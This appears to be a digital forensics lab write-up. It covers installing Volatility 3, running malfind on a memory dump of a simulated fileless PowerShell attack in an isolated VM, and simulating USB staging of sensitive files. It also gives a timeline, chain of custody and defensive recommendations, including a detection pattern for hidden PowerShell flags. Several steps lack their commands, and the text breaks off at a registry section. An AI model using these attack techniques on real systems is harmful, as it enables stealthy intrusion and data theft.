
Go to the google and search volatility 3 download and Click on first link.




GitHub repository will appear.



Click on “Code” button in green color and download the zip file.



Extract it and Place it in C drive.




Go back to the github repository and scroll down, search for symbol tables, download it according to your OS.

The screenshot shows a Windows 10 desktop environment. The taskbar on the left includes icons for Recycle Bin, BitTorrent, SystemInfo, SystemInfo, and Fake Invoice. The main window is a File Explorer titled 'Downloads', displaying a list of files categorized by date. The file 'volatility3-develop' is selected. The status bar at the bottom indicates '11 items' and '1 item selected, 1.47 MB'.


Name	Date modified	Type	Size
Today (2)			
pagefile.sys	7/5/2025 10:04 AM	System file	1,179,640 KB
python-3.13.5-amd64	7/5/2025 9:33 AM	Application	28,163 KB
Yesterday (4)			
Fake_invoice.docm_VirusTotal Report	7/4/2025 2:57 PM	Microsoft Edge P...	117 KB
Invoice_2025.eml_Virus Total Report	7/4/2025 2:56 PM	Microsoft Edge P...	91 KB
Thunderbird Setup 140.0	7/4/2025 11:28 AM	Application	72,454 KB
OfficeSetup	7/4/2025 10:09 AM	Application	7,180 KB
Last week (3)			
eml-viewer	6/28/2025 8:21 PM	Application	19,406 KB
volatility3-develop	6/26/2025 12:47 PM	Compressed (zipp...	1,512 KB
Extens_FTK_imager_v64-4.7.3.81	6/23/2025 10:00 AM	Application	99,342 KB
Earlier this year (2)			
DnsSM.dll	3/18/2025 11:36 AM	Application exten...	251 KB
Shelter_Backups	3/18/2025 11:35 AM	File Folder	

Finding Malicious activity using Volatility:


After doing all steps, open powershell.



Go to the exact directory where volatility is being extracted.



Type this command to show all windows processes.



After that type this command to find any malicious activity.

```
PS C:\volatility3> python vol.py -f memdump.mem windows.malware.malfind
Volatility 3 Framework 2.26.2
Progress: 100.00 PDB scanning finished
PID Process Start VPN End VPN Tag Protection CommitCharge PrivateMemory File output Notes H
exdump Disasm
3176 TouchpointAnal 0x7ff430d40000 0x7ff430d4ffff VadS PAGE_EXECUTE_READWRITE 1 1 Disabled N
/A
```

Attack Timeline

Time	Event
10:00 AM	PowerShell-based malware simulated inside VM
10:31 AM	PowerShell process ran silently in memory
10:32 AM	Memory captured using FTK Imager
11:12 AM	Volatility analysis identified active memory-resident code
11:15 AM	malfind confirmed RWX memory region injected

Time	Event
11:20 AM	Macro-free execution confirmed: fileless behavior observed

Chain of Custody

Evidence	Handler	Time	Integrity
Memdump.mem	Anees Ahmed	10:31 AM	Maintained
Volatility logs	Anees Ahmed	11:12 AM	N/A
Malfind dump	Anees Ahmed	11:15 AM	N/A

Dump created in isolated virtual environment.
No external network access during simulation.

Observations

- The PowerShell command was fileless and left no disk trace
- It used non-interactive, hidden execution
- Detected only in memory, illustrating the importance of RAM forensics
- Simulated attack successfully mimicked stealth malware behavior

Recommendations

#	Recommendation
1	Implement PowerShell logging (Script Block + Module Logging)
2	Enable Windows Defender AMSI (Anti-Malware Scan Interface)
3	Deploy Endpoint Detection & Response (EDR) tools


#	Recommendation
4	Monitor for suspicious <code>powershell.exe</code> executions (with <code>-nop, -w hidden</code>)
5	Train security analysts in memory forensics for detecting fileless attacks

USB File Recovery Forensics Phase

Step 1: Simulate USB Staging


On your Windows VM:

1. Attach a virtual USB drive or shared folder that acts as a USB.





Copied some sensitive files to the USB:

F: folder of USB



Optionally formatted the file to simulate stealthy exfiltration.






This simulates attacker staging files for offline theft.

Registry Hive Analysis (System Hive)

Registry path to check:

